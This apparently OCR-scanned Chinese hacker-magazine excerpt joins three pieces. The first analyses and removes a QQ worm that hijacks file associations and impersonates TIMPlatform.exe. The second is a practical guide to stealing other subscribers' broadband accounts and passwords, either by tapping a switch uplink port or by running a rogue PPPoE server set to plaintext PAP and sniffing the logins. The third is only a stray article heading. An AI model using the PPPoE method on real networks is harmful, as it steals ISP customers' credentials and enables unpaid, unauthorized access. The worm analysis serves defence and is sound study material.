其实起病毒文件名也是个技巧，估计没有病毒会给自己起个名字叫"我是病毒"，这么招摇岂有不被发现之理，通常的做法是起个极其普通的文件名，或者类似与系统文件的文件名，甚至干脆就与系统文件重名而将相应的系统文件该名或移动位置！比如今天遇到这个便起名为notepad[空白] .exe！

这里它起的notepad[空白].exe并不太高明，但是它隐藏的路径很隐蔽，藏到system32目录下，如果不是碰巧查找一个以N开头的NTdcph的它的同行，是很难发现它的存在的！

有人要问，你接收的文件不是叫"在线收音机（我们一起听听第6个频道吧，来探讨这个话题）.EXE"吗？这个notepad[空白].exe又从哪里来呢，其实这完全是收音机文件（文件名太长，略之）搞的手脚，事实上，收音机文件还不止做了这些！来看看它到底做了什么吧！

①在C:\windows\system32下生成notepad[空白].exe和[空白].exe两个文件，目录隐蔽难以发现！

②在C:\windows\system下生成rundll32.exe，这里之所以不在system32下，主要因为其下已经有个同名文件了！

③在注册表中添加以下标记：

```
HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainSetup
HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainUp
HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainVer
```

记得前面说我双击收音机时弹出的对话框吗？其实，当我第一次双击时没有反应，病毒已经运行了，其中的作为之一便是在注册表中添加的这3个标志，当我第二次运行时候，收音机先检查注册表的这几处，发现上面3处标记表明此机已感染，便弹出窗口结束！

④HKEY_LOCAL_MACHINE\Software\Classes\exefile\shell\open\command

(Default)=" %1 %*"

HKEY_LOCAL_MACHINE\Software\Classes\txtfile\

shell\open\command

(Default)="notepad %1"

这两处分别将exe文件和txt文件的关联改到前面①中复制的两个文件，只要用户打开exe或者txt文件便会自动关联这两个文件，生成②中的rundll32文件，我开始查杀时候不没注意，在cmd下删除文件，同时打开注册表（regedit.exe），几次修改删除，还是除之不尽，便是因为这里，具体办法后面将提到！

⑤病毒会检测系统中是否安装了QQ，如果安装有QQ，病毒会通过注册表找到QQ.EXE所在路径，把正常的TIMPlatform.exe改名为TIMP1atform.exe（将字母"l"改成数字"1"），将病毒自身复制为TIMPlatform.exe。

从这里可以看到这个病毒起文件名的办法便是给正常文件改名，达到狸猫换太子的目的，要知道TIMPlatform.exe是随QQ启动的，但并不是必须的（可以限制同时登陆同一个Q号等，删除此进程），所以这里做的手脚很难发现，没有任何出错提示，QQ正常运行，一般病毒总是找系统文件如system32下落窝，这个病毒提供另一种思路，所以不注意情况下，即使删除系统目录下的文件和注册表相关项，启动QQ，病毒便会上演"木乃伊归来"！

分析了不少这个病毒的隐藏伎俩，来说说相应的查杀措施了！

①打开任务管理器（ctrl+alt+del），终止Rundll32.exe进程。这是病毒程序的进程！注意在系统进程里有正常的rundll32进程，是删不掉的！

②查找"regedit.exe"文件，查到后，将其扩展名更改为com，然后双击运行。这里主要是因为病毒文件关联了exe文件！

③定位注册表到HKEY_CLASSES_ROOT\exefile\shell\open\command，将值修改为"%1" %*，修改exe文件关联！定位到HKEY_CLASSES_ROOT\txtfile\shell\open\command，将值修改为%SystemRoot%\system32\NOTEPAD.EXE %1，修改txt文件关联！

④删除%System%\ .exe、%System%\ notepad.exe、%Windows%\System\RUNDLL32.EXE（Windows 2000/XP）、%Windows%\System32\ RUNDLL32.EXE（Windows 9x）

注：%windows%为c:/windows(win9x/XP/2003)或c:/winnt(win2000)；

%system%为c:/windows/system(win9x)或c:/windows/system32(XP/2003)或c:/winnt/system32(2000)

⑤到QQ安装目录下，把病毒生成的TIMPlatform.exe删除，然后把TIMP1atform.exe改名为TIMPlatform.exe即可（注意数字1和英文字母l的区别）！

⑥删除HKEY_LOCAL_MACHINE\Software\Classes\MSipv\MainSetup

HKEY_LOCAL_MACHINE\Software\Classes\MSipv\ MainUp

HKEY_LOCAL_MACHINE\Software\Classes\MSipv\ MainVer

这是机子中过这个病毒的标记，无关大碍，删了痛快！

⑦将"regedit.com"改回"regedit.exe"。恢复注册表！

病毒的启动与发觉

说了病毒的隐藏，该来说说病毒的启动运行与发觉了！其实这个问题可以和上面的隐藏放到一起来说，但为了条理清晰，这里把这两个互相交叉的问题分开来说吧！

①前面说了这个病毒主要是通过文件关联来启动的，查杀时候找到修改的关联项做相应改动即可，特别注意修复时候如果关联了.exe，.reg文件等，需要修改文件名再改，总之不要在改动中启动了关联项就好！

②很多病毒不是关联的，或者不单纯是关联，那它要实现随机器启动，就要在机器做相应手脚了，如win.ini文件，启动项目等，这些地方很容易被发现，再就是注册表的启动项，如开始讲到的NTdcph就在HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run下做了手脚，同时，HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce也值得注意！

③大多情况下病毒只要运行了，一般会在进程中有所表现（有的病毒可以隐藏进程，这样的病毒查起来要多费些周折），像本文这个病毒留下的进程是rundll32.exe，并当你怀疑机子有问题时候，可以查看进程，发现可疑进程，可以用查找文件，输入进程的名字，查找相关程序的位置，同时再到注册表中搜索注册表，便可以找到在注册表做手脚的地方了，如果是病毒，删之不误！如果不能确定，就到baidu或者google以可疑进程，或可疑文件为关键字搜索，如果是病毒，一般可以找到查杀办法或工具的！比方说关于今天讲的这个病毒的分析报告已经出来了，大家可以到这个地址去看一下http://vi.db.kingsoft.com/virus.php?fid=37386

④病毒运行的动作之一便是传播自己了！而这在QQ病毒中是最容易漏马脚的地方，这也是前面说的病毒的传播，隐藏，与运行是相互关联，相互矛盾的说法！如这个病毒在运行后便会自动向好友发送文件，文件名可以是：


接啊，快接啊，推荐给你看看.exe
笑死我了，你看过这个FLASH吗.exe
好漂亮的动画哦，可以打开看看吧.exe
啊哈，网友发的超级搞笑FLASH，你看得懂吗.exe
超级MM，超级FLASH，请笑纳.exe
你一定需要的工作资料（网上找到的）.exe
网上电视（20个CCTV频道+36个省台+50个英文台，极力推荐）.exe
一个对你目前工作很有帮助的东东.exe
QQTalk（QQ聊天秘籍，给你看看吧）.exe

而我便是通过对方拒绝接收病毒自动发送的QQTalk（QQ聊天秘籍，给你看看吧）.exe来发现的！

综合上面几项，通过分析QQMsgMyRun这个病毒的传播，隐藏，与启动运行，和大家一起了解了流行QQ病毒的惯用伎俩和相应的对策！作为QQ病毒，这个病毒还是很有代表性的，希望读者触类旁通，总结出一般QQ病毒的预防和应对措施，进而对病毒多一些了解！

适合读者：网络管理员，入侵爱好者
前置知识：网络设备基本概念

PPPoE验证的隐患与利用



文/图 飞刀　郝永清

网通的宽带接入通常都是LAN的方式，即所有的用户都位于一个大的局域网中，客户端要上网，需要先使用相应的账号进行PPPoE拨号，通过验证之后获得公网IP，然后才能上网。但是就是这个PPPoE验证过程，却使得用户的账号和密码有被窃取的可能，因为在默认情况下，这个账号和密码是通过明文传输的，非法者只要想办法监听到用户的验证过程，那么他就可以轻而易举地获得大量的用户账号和密码，在网通，只要你有了账号和密码，只要有网通的地方你就可以上网，这就为那些不想花钱又想上网的人提供了可能。现在的关键是怎样来窃取别人的账号和密码呢？方法可以说有很多，这里就来看一种操作简单的方法，这种方法是利用PPPoE验证的缺陷来达到目地的。

但需要注意的是，正是上面所讲的原因，由于广播的不安全性，所以通常接入层交换机（这里指最终用户所直接连接的交换机）都是支持固定端口隔离的，也就是说端口与端口之间无法通信，用户接入的端口只能与上行端口通信（也就是级联到上一层交换机的端口），而且这种端口隔离是固化的，不可使用软件配置的方式进行更改，所以同一楼层的用户是无法互相监听的，但这里仍然有个漏洞，就是所有用户端口能够与上行端口通信，那如果某个用户把自己的网线连接到上行端口他不就可以监听所有用户通信了吗？实际上这是很容易实现的，因为网通的楼层交换机机柜通常都是没有锁的，你只要先在家中开启好监听软件，然后到机柜处拔掉上行线，把你的网线插入上行端口，嘿嘿，在上网高峰时刻，5秒钟时间你就可以获得一大把上网账号和密码，至于可以实现的原因及详细的准备工作，还请参看下文。

但是请大家注意！这种行为可能触犯法律，这里只是提供一种理论上的可能，请勿以身试法。PPPoE验证的基本过程如图1所示。




图1

假如客户端要通过一个局域网与远方的PPPoE服务器进行身份验证，PPPoE会话有两个不同的阶段 发现阶段和PPP会话阶段。当一个客户端想开始一个PPPoE会话时，它必须首先进行发现阶段以识别对端的以太网MAC地址，并建立一个PPPoESESSION_ID。在发现阶段，基于网络的拓扑，客户端可以发现多个PPPoE服务器。发现阶段允许客户端找到所有的PPPoE服务器，然后从中选择一个，不过通常都是选择反应最快的一个，这与DHCP发现过程是不是很类似?．当发现阶段成功完成，客户端和它选择的PPPoE服务器都有了它们在以太网上建立PPP连接的信息。直到PPP会话建立，发现阶段一直保持无状态的状态。一旦PPP会话建立，客户端和PPPoE服务器都必须为PPP虚拟接口分配资源。PPPoE通信流程如图2所示。




图2

发现阶段有4个步骤，当此阶段完成，通信的两端都知道PPPoESESSION_ID和对端的以太网地址，他们一起定义一个唯一的PPPoE会话。这些步骤包括 客户端广播一个发起分组（PADI），一个或多个PPPoE服务器发送响应分组（PADO），客户端向选中的服务器发送请求分组（PADR），选中的PPPoE服务器发送一个确认分组（PADS）给客户端。当客户端接收到确认分组，它可以开始进行PPP会话阶段。当PPPoE服务器发送出确认分组，它可以开始进行PPP会话。当客户端在指定的时间内没有接收到PADO，它应该重新发送它的PADI分组，并且加倍等待时间，这个过程会被重复期望的次数。如果客户端正在等待接收PADS，应该使用具有客户端重新发送PADR的相似超时机制。在重试指定的次数后，主机应该重新发送PADI分组。PPPoE还有一个PADT分组，它可以在会话建立后的任何时候发送，来终止PPPOE会话。它可以由客户端或者PPPoE服务器发送。当接收到一个PADT，不再允许使用这个会话来发送PPP业务。在发送或接收PADT后，即使正常的PPP终止分组也不必发送。PPP对端应该使用PPP协议自身来终止PPPoE会话，但是当PPP不能使用时，可以使用PADT。一旦PPPoE会话开始，PPP数据就可以以任何其他的PPP封装形式发送。所有的以太网帧都是单播的，身份验证是发生在会话阶段的。PPPoE会话的SESSION_ID一定不能改变，并且必须是发现阶段分配的值。

从上面的过程我们需要注意以下两点。

1.发现阶段是广播方式进行的,会话阶段是单播。

2.客户端通常选择反应快的PPPoE服务器进行身份验证和接入,什么是反应快?我们可以理解成客户端将与最近的PPPoE服务器进行身份验证,这就是今天要说的关键,如果你自己架设一个PPPoE服务器,那与你同一交换机(通常是一个楼层的)的用户都将会选择这个服务器进行接入和身份验证而不会去找远方的服务器!于是,这时至少同一交换机的用户账号和密码将自动送上门来,你只管开一个sniffer软件就可以轻而易举的获得这些账号和密码。可能你要说,怎样做PPPoE服务器呢?难不成我还要去买一个硬件东西,这样是不是有点得不偿失,毕竟一个硬件形式的PPPoE服务器价格不菲,呵呵,不必沮丧,如果真要去买一个硬东西,也不会有这篇文章了,既然路由器都可以在操作系统上实现,PPPoE服务器为什么不可以?这里就将把你的路由与远程访问服务变成一个PPPoE服务器,这也是本文真正要说的。

为RRAS增加PPPoE服务功能的具体过程如下。

首先要保证你的"PPPoE服务器"是一台Windows 2000/2003 Server,我这里是用的Windows Server 2003,因为将会用到它的"路由与远程访问"服务(实际上使用Windows 98,Windows XP等都行,但操作比较复杂,这里就略过)。下面是具体步骤。

1.启用路由与远程访问服务

默认情况下,路由与远程访问服务是没有启用的,从"管理工具"中运行"路由与远程访问"管理单元,然后在窗口中右击服务器图标选择"配置并启用路由与远程访问",在向导里选择"手动配置服务器"。

2.安装PPPoE驱动

这里要安装的是RASPPPOE_098B驱动,它可以让你的路由与远程访问服务增加P P P o E 服务功能,RASPPPOE_098B下载地址 http://asp.6to23.com/ultradream/raspppoe_098b.rar,下载后安装这个驱动 把压缩包解压到一个目录。右击网上邻居,进入其属性窗口,然后右击其中的本地连接图标,在弹出的属性窗口中选择"安装/ 协议",然后选择上面的解压目录,确定安装。安装完成之后你将在本地连接属性中看到"PPP over Ethernet Protocol"条目,如图3所示。

3.使用明文验证

虽然此时你的这台计算机已经是一台PPPoE服务器了,但此时你sniffer不到明文密码,因为此时客户端与服务器协商结果不会使用PAP明文验证协议,我们需要进一步配置以得到明文密码,再次进入RRAS(路由与远程访问)管理窗口,右击服务器图标,进入属性窗口,选择"安全"标签,在"身份验证提供程序"栏选择"Windows身份验证",然后点击下面的"身份验证方法"按钮,取消其他所有验证方法,只选择"不加密的密码(PAP)",如图4 所示。确定时会弹出一个对话框,选择"否"即可。




图3




图4

接着定位到窗口中的"远程访问策略",双击打开第一条策略,这条策略通常就叫"到其他访问服务器的链接",在它的属性窗口会看到一条名叫"Day-And-Time-Restrictions"的策略,确保它在任何时间都是允许的,然后点击下方的"编辑配置文件"按钮,弹出新窗口,选择"身份验证"标签,与上面一样,只选择"未加密的身份验证(PAP,SPAP)"项。

这样你的工作就完成了,在这台服务器上打开你的sniffer软件,开始监听吧,建议使用Ethereal。结果如图5所示,从中可以清楚地看到账号和密码。




图5

后记:

请注意,如果你在一个电信ADSL拨号环境中安装了



适合读者：脚本爱好者，宏爱好者
前置知识：VBA基础

防住Word中的恶意宏代码

文/图 刘黎

